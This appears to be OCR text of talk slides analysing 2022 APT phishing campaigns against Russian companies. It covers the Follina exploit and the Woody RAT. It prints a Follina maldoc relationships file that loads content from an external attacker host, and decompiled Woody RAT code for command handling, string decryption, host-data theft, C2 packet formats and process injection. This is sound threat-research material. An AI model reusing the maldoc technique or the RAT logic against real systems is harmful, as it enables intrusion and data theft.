
Не открывайте электронные письма от подозрительных отправителей и с подозрительным содержанием.

https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e
https://blog.reversinglabs.com/blog/threat-analysis-follina-exploit-powers-live-off-the-land-attacks

Follina (CVE-2022-30190)

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings"
Target="webSettings.xml"/><Relationship Id="rId7"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme"
Target="theme/theme1.xml"/><Relationship Id="rId2"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
Target="settings.xml"/><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/>
<Relationship Id="rId6"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
Target="fontTable.xml"/><Relationship Id="rId5"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://garmandesar.duckdns.org:444/uoqiuwef.html!" TargetMode="External"/><Relationship
Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image1.png"/></Relationships>
```

Pentest ?



https://twitter.com/2508040397yy/status/1379264409542000640

Woody: Network protocol

00000028	C - U...	C:\\hep2\\build\\cpp\\x64\\bin\\WoodyNode.pdb
00000013	C	WoodySharpExecutor
00000017	C	WoodySharpExecutor.dll
00000013	C	WoodySharpExecutor
00000013	C	WoodySharpExecutor
0000002C	C	C:\\hep2\\build\\c#\\dll\\WoodySharpExecutor.pdb
00000012	C	WoodyPowerSession
00000016	C	WoodyPowerSession.dll
00000012	C	WoodyPowerSession
00000012	C	WoodyPowerSession
0000002B	C	C:\\hep2\\build\\c#\\dll\\WoodyPowerSession.pdb
00000016	C	.?AVWoodyHttpClient@@

https://blog.malwarebytes.com/threat-intelligence/2022/08/woody-rat-a-new-feature-rich-malware-spotted-in-the-wild/amp/

Woody: Command parse

```
if ( v29 == 4 && !memcmp(v55, "_REQ", 4ui64) )
{
  lpStartAddress = 0i64;
  v56 = operator new(0x38ui64);
  v56[1] = 0i64;
  *v56 = 0i64;
  v56[2] = 0i64;
  v56[3] = 0xFi64;
  v56[4] = 0i64;
  v56[5] = 0i64;
  v56[6] = 0i64;
  fnCommandsByAddr((__int64)&v81, &lpStartAddress, v56);
  if ( lpStartAddress )
  {
    v10[v11++] = CreateThread(0i64, 0i64, lpStartAddress, v56, 0, 0i64);
```

```
LOWORD(v80[0]) = 1;
v80[1] = fnPSLSExecute;
Dst[0] = 0i64;
v77 = 0i64;
v78 = 0xFi64;
std::string::assign((std::string *)Dst, "PSLS", 4ui64);
v29 = String::fnStrCmp((std::less<std::string > *)v88, (__int64)Block, Dst);
*(_OWORD *)(*(_QWORD *)v29 + 0x40i64) = *(_OWORD *)v80;
```

Woody: Global context

```
inited = fnInitMainStruc();
v113 = inited;
v1 = (struct_v1 *)g_pV1Struct;
if ( !g_pV1Struct )
{
  v1 = (struct_v1 *)operator new(0x30ui64);
  pV1Struct_addr = v1;
  *(_OWORD *)&v1->qword0 = 0i64;
  *(_OWORD *)&v1->qword10 = 0i64;
  *(_OWORD *)&v1->qword20 = 0i64;
  v1->qword0 = 0i64;
  v1->qword8 = 0i64;
  v1->qword10 = 0i64;
  v1->dword18 = 0xA;
  v1->qword20 = 0i64;
  v1->pMutex = CreateMutexW(0i64, 0, 0i64);
  g_pV1Struct = (__int64)v1;
  p_initedMutexStruct = v1;
}
v138 = 0i64;
v139 = 0i64;
```

```
v16 = 4i64;
do
{
  *(_OWORD *)pKeyInMemory = *g_pRSAkey;
  *((_OWORD *)pKeyInMemory + 1) = g_pRSAkey[1];
  *((_OWORD *)pKeyInMemory + 2) = g_pRSAkey[2];
  *((_OWORD *)pKeyInMemory + 3) = g_pRSAkey[3];
  *((_OWORD *)pKeyInMemory + 4) = g_pRSAkey[4];
  *((_OWORD *)pKeyInMemory + 5) = g_pRSAkey[5];
  *((_OWORD *)pKeyInMemory + 6) = g_pRSAkey[6];
  pKeyInMemory += 0x80;
  *((_OWORD *)pKeyInMemory + 0xFFFFFFFF) = g_pRSAkey[7];
  g_pRSAkey += 8;
  --v16;
}
while ( v16 );
LODWORD(pV1Struct_addr) = 0;
*(_DWORD *)sub_140005C00((__int64 *)inited, (signed int *)&pV1Struct_addr) = 0x4B0;
LODWORD(pV1Struct_addr) = 1;
*(_DWORD *)sub_140005C00((__int64 *)inited, (signed int *)&pV1Struct_addr) = 1;
LODWORD(pV1Struct_addr) = 2;
*(_DWORD *)sub_140005C00((__int64 *)inited, (signed int *)&pV1Struct_addr) = 0x5460;
LODWORD(pV1Struct_addr) = 7;
*(_DWORD *)sub_140005C00((__int64 *)inited, (signed int *)&pV1Struct_addr) = 0xA;
pRSA_mem[1] = 0x200i64;
```

Woody: Strings decrypt

```
pDataToDecrypt[1] = (void *)0x4D;
i = 0x100i64;
pInitedStrVal = (struct_v62 *)operator new(0x100ui64);
pDataToDecrypt[0] = pInitedStrVal;
memset(pInitedStrVal, 0, 0x100ui64);
if ( pInitedStrVal > (struct_v62 *)&byte_14006DBBC
  || (v63 = &xmmword_14006DB70, &pInitedStrVal[1] < (struct_v62 *)&xmmword_14006DB70) )
{
  pInitedStrVal->oword0 = xmmword_14006DB70;
  pInitedStrVal->oword10 = xmmword_14006DB80;
  pInitedStrVal->oword20 = xmmword_14006DB90;
  pInitedStrVal->oword30 = xmmword_14006DBA0;
  pInitedStrVal->qword40 = 0xAE5189F2941502FDui64;
  pInitedStrVal->dword48 = 0xC229AE53;
  LOBYTE(pInitedStrVal[1].oword0) = 0x64;
}
else
{
  v64 = pInitedStrVal;
  do
  {
    LOBYTE(v64->oword0) = *(_BYTE *)v63;
    v64 = (struct_v62 *)((char *)v64 + 1);
    v63 = (__int128 *)((char *)v63 + 1);
    --v57;
  }
  while ( v57 );
}
v65 = String::fnStringDecrypt(
        (unsigned __int64 *)pDataToDecrypt,
        (unsigned __int64 *)&Block,
        (unsigned __int64 *)v122);
```

Woody: Data packet format



```
{
  "OS": "Windows 10 Pro N",
  "architecture": "x64 (AMD or Intel)",
  "av": [],
  "computer": "DESKTOP-IM5NM8R",
  "currentBuild": "19044",
  "dev": {
    "dotNet": {
      "machine": [
        {
          "clientVersion": "",
          "fullVersion": ""
        },
        {
          "clientVersion": "4.8.04084",
          "fullVersion": "4.8.04084"
        },
        {
          "clientVersion": "4.0.0.0",
          "fullVersion": ""
        }
      ]
    },
    "powershell": {
      "machine": [
        {
          "compatibleVersion": "1.0, 2.0",
          "runtimeVersion": "v2.0.50727",
          "version": "2.0"
        },
        {
          "compatibleVersion": "1.0, 2.0, 3.0, 4.0, 5.0, 5.1",
          "runtimeVersion": "v4.0.30319",
          "version": "5.1.19041.1"
        }
      ]
    },
```


```
v2 = (__int64 *)g_pV1Struct;
if ( !g_pV1Struct )
  exit(0xFFFFFFFF);
RANDOM::fnMarsenneTwister_init((__int64)hProv);
inited = fnInitMainStruc();
fnStealPcInfo((__int64)pStealedData);
v40[0] = 0i64;
v40[1] = 0i64;
v41 = 0i64;
v42 = v40;
g_aDST[0] = 0i64;
v44 = 0i64;
v45 = 0xFi64;
std::string::assign((std::string *)g_aDST, "_DAT", 4ui64);
```

```
typedef struct woodyDatPacket
{
  char datSign[5]; //"_DAT" string
  DWORD dataLen;
  char data[dataLen];
} woodyDatPacket, *pwoodyDatPacket;
```

Woody: Data encrypted packet

```
typedef struct woodyEncr
{
  BYTE rndval[32];
  char encrData[dataLen];
} woodyEncr, *pwoodyEncr;
```




Woody: Code injection

```
RANDOM::fnMarsenneTwister_init((__int64)v33);
sub_140002EA0((__int64)Size);
sub_140014CC0((HCRYPTPROV *)v33, Size, 0x20u);
sub_140004C70(v30);
v7 = (void **)sub_140005720(inited, (#163 *)v27, 5);
v8 = (void **)sub_140005720(inited, (#163 *)v26, 4);
sub_140025B00(v30, v8, v7);
v9 = calloc((size_t)Count, (size_t)Size);
v10 = Encryption::fnRsaEncrypt((__int64)v30, (__int64)v22, (__int64)v9);
String::fnToHex(Dst, v10);
sub_140002E20(v32);
sub_140002EA0((__int64)v25);
v11 = String::appendToStrByAddr(v23, L"telemetry/64");
v12 = std::string::string((stl_string *)v22, (stl_string *)Dst);
v13 = Net::fnSendInitRequest(v3, (#163 *)v26, (__int64)v12, v11);
sub_14000E220((__int64)v25, (__int64)v13);
if ( __FrameHandler3::TryBlockMap::getpDC((__FrameHandler3::TryBlockMap *)v25) )
{
```

Woody: Injection

```
pNtHeader = (IMAGE_NT_HEADERS *)((char *)pPEBuffer + pPEBuffer->e_lfanew);
if ( pNtHeader->OptionalHeader.Magic != 0x20B )// IMAGE_NT_OPTIONAL_HDR64_MAGIC ?
  return 0i64;
VirtualAddress = pNtHeader->OptionalHeader.DataDirectory[0].VirtualAddress;
v4 = (IMAGE_SECTION_HEADER *)((char *)&pNtHeader->OptionalHeader + pNtHeader->FileHeader.SizeOfOptionalHeader);
PointerToRawData = v4->PointerToRawData;
if ( VirtualAddress >= PointerToRawData )
{
  NumberOfSections = pNtHeader->FileHeader.NumberOfSections;
  v7 = 0;
  if ( NumberOfSections )
  {
    while ( 1 )
    {
      v8 = v4[v7].VirtualAddress;
      v9 = &v4[v7];
      if ( VirtualAddress >= v8 && VirtualAddress < v8 + v9->SizeOfRawData )
        break;
      if ( ++v7 >= NumberOfSections )
        goto LABEL_7;
    }
    VirtualAddress += v9->PointerToRawData - v8;
  }
```

Network infrastructure



Attribution

Conclusions

- Phishing remains an effective initial access technique;
- Unsophisticated, yet successful;
- Humans are the weakest link in cybersecurity; the same is true for APTs.

Indicators of compromise

https://github.com/edb88320h/APT-attacks-on-Russian-companies-in-H1-2022-highlights


OFF
ONE
2022